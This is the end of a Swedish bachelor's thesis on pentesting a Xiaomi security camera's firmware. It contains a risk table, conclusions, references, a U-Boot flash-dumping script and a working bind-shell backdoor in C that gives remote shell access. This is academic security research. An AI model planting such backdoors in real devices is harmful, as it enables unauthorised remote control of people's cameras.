|-------------------------------|---|---|---|---|---|----|
| Använda bakdörrar             | 3 | 3 | 1 | 3 | 1 | 11 |
| Skapa bakdörrar               | 3 | 1 | 1 | 1 | 1 | 7  |
| Installation av nytt firmware | 3 | 1 | 1 | 1 | 1 | 7  |

Tabell 3: En tabell av DREAD evaluering av pentesting metoderna.

## 8 Slutsats

I detta kandidatexamensarbete visades det att det var möjligt att extrahera Xiaomi Mi Home Security Camera 360°:s firmware på flera olika sätt. Metodiken som används vid några extraheringsmetoder kräver teknisk kunnighet samt tidigare erfarenhet inom penetration testing. Det visades även att det var möjligt att exploatera firmware:t genom de olika penetration testerna som utfördes i detta kandidatexamensarbete. Bland annat var det möjligt att utvinna känsliga information om nätverket som kameran var ansluten till och det även var möjligt att skapa bakdörrar direkt i kamerans firmware. I dess nuvarande form så har firmware:t som sitter på kameran stora brister som skulle kunna missbruks av illvilliga personer. Vi konstaterar därmed att kamerans säkerhet var bristfällig.

## Källförteckning

1. Nationalencyklopedin, *sakernas internet*.  
<http://www.ne.se/uppslagsverk/encyklopedi/lång/sakernas-internet> (hämtad 2021-08-12)
2. Fortune Business Insights. (2020). *Internet of Things (IoT) Market Size, Share & COVID-19 Impact Analysis, By Component (Platform, Solution & Services), By End Use Industry (BFSI, Retail, Government, Healthcare, Manufacturing, Agriculture, Sustainable Energy, Transportation, IT & Telecom, Others)), and Regional Forecast, 2021-2028*. Report ID: FBI100307.  
<https://www.fortunebusinessinsights.com/industry-reports/internet-of-things-iot-market-100307>

3. Grand View Research. (Maj 2020). *Smart Home Security Cameras Market Size, Share & Trends Analysis Report By Product (Wired, Wireless), By Application (Doorbell Camera, Indoor Camera, Outdoor Camera), By Region, And Segment Forecasts, 2020 - 2027*. Report ID: GVR-4-68038-529-8.  
<https://www.grandviewresearch.com/industry-analysis/smart-home-security-camera-market>
4. Luna, Donatello & Allodi, Luca & Cremonini, Marco. (2019). *Productivity and Patterns of Activity in Bug Bounty Programs: Analysis of HackerOne and Google Vulnerability Research*. <https://dl.acm.org/doi/10.1145/3339252.3341495>
5. Ehmer, Mohd & Khan, Farmeena. (2012). *A Comparative Study of White Box, Black Box and Grey Box Testing Techniques*. <https://doi.org/10.14569/IJACSA.2012.030603>
6. Aaron Guzman and Aditya Gupta. 2017. *IoT Penetration Testing Cookbook: Identify vulnerabilities and secure your smart devices*. Packt Publishing.
7. Christensson, P. (2006). *Firmware Definition*.  
<https://techterms.com/definition/firmware> (hämtad 2021-07-03)
8. Vishwakarma, Gopal, and Wonjun Lee. (2018). *Exploiting JTAG and Its Mitigation in IOT: A Survey*. <https://doi.org/10.3390-fi10120121>
9. Refirm Labs. *Binwalk*. <https://github.com/ReFirmLabs/binwalk> [Källkod] (hämtad 2021-04-06)
10. Craig Smith. *Firmwalker*. <https://github.com/craigz28/firmwalker> [Källkod] (hämtad 2021-04-06)
11. NSA. *Ghidra*. <https://ghidra-sre.org/> [Programvara] (hämtad 2021-04-10)
12. Erik Andersen. *uClibc*. <https://www.uclibc.org/> [Källkod] (hämtad 2021-08-10)
13. Attify. *Firmware Analysis Toolkit*. <https://github.com/attify/firmware-analysis-toolkit> [Källkod] (hämtad 2021-08-12)
14. rampageX. *Firmware Mod Kit*. <https://github.com/rampageX/firmware-mod-kit> [Källkod] (hämtad 2021-08-12)
15. Xiong Wenjun and Robert Lagerström, (2019), *Threat modeling – A systematic literature review*, <https://doi.org/10.1016/j.cose.2019.03.010>

# Appendix

## [1] Program för dumpning av flashminne genom U-Boot

```
1 import serial
2 import time
3 import aioserial
4 import asyncio
5
6 def read16bytes(pump, address):
7     line = None
8     command = "md.b " + hex(address) + " 0x10\r"
9     try:
10         pump.flushInput()
11         pump.write(bytes(command, "utf8"))
12         line = pump.read(pump.in_waiting)
13         time.sleep(5)
14     except Exception as e:
15         print(e)
16
17     return line
18
19
20 def block_read(pump: aioserial.AioSerial):
21     in_waiting = pump.in_waiting
22     while True:
23         if pump.in_waiting != in_waiting:
24             if pump.in_waiting != 113:
25                 return False
26             else:
27                 return True
28
29 async def read_and_print(pump: aioserial.AioSerial):
30     print("Opening logs file!")
31     f = open("logs", "wb")
32     base_address = 0x22000000
```

```

33     read_flash_command = "sf read " + hex(base_address) + " 0
0x1000000\r"
34
35     print("Setting up RAM memory")
36     await pump.write_async(b"sf probe 0\r")
37     await pump.write_async(bytes(read_flash_command, "utf8"))
38     time.sleep(5)
39
40     print("Starting reading of RAM")
41     while base_address != 0x22000000 + 0x100000:
42         command = "md.b " + hex(base_address) + " 0x10\r"
43
44         line = b""
45
46         while len(line) != 113:
47             await pump.read_async(pump.in_waiting)
48             await pump.write_async(bytes(command, "utf8"))
49             if block_read(pump) == False:
50                 continue
51             line = await pump.read_async(pump.in_waiting)
52
53             address = int(line[22:30].decode("utf8"), 16)
54             if address % 0x1000 == 0:
55                 print(hex(address))
56             if address != base_address:
57                 print("Address mismatch, base_address: " + hex(base_address)
+ ", address: " + hex(address))
58             exit()
59             line = line[32:79].decode("utf8").split(" ")
60
61             for num in line:
62                 byte = bytes([int(num, 16)])
63                 f.write(byte)
64
65             base_address += 0x10

```

```

66     f.close()
67
68 def main():
69
70     asyncio.run(read_and_print(aioserial.AioSerial(port='/dev/ttyUSB0',
71   baudrate=115200)))
72
73 if __name__ == '__main__':
74     main()

```

*[2] Program för att öppna en backdoor genom sockets*

```

#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/in.h>

#define SERVER_PORT 9999

/* CC-BY: Osanda Malith Jayathissa (@OsandaMalith)
 * Bind Shell using Fork for my TP-Link mr3020 router running
busybox
 * Arch : MIPS
 * mips-linux-gnu-gcc mybindshell.c -o mybindshell -static -EB
-march=24kc
*/
int main() {
    int serverfd, clientfd, server_pid, i = 0;
    char *banner = "[~] Welcome to @OsandaMalith's Bind Shell\n";
    char *args[] = { "/bin/busybox", "sh", (char *) 0 };
    struct sockaddr_in server, client;
    socklen_t len;

```

```
server.sin_family = AF_INET;
server.sin_port = htons(SERVER_PORT);
server.sin_addr.s_addr = INADDR_ANY;

serverfd = socket(AF_INET, SOCK_STREAM, 0);
bind(serverfd, (struct sockaddr *)&server, sizeof(server));
listen(serverfd, 1);

while (1) {
    len = sizeof(struct sockaddr);
    clientfd = accept(serverfd, (struct sockaddr *)&client,
&len);
    server_pid = fork();
    if (server_pid) {
        write(clientfd, banner, strlen(banner));
        for(; i <3 /*u*/; i++) dup2(clientfd, i);
        execve("/bin/busybox", args, (char *) 0);
        close(clientfd);
    } close(clientfd);
} return 0;
}
```

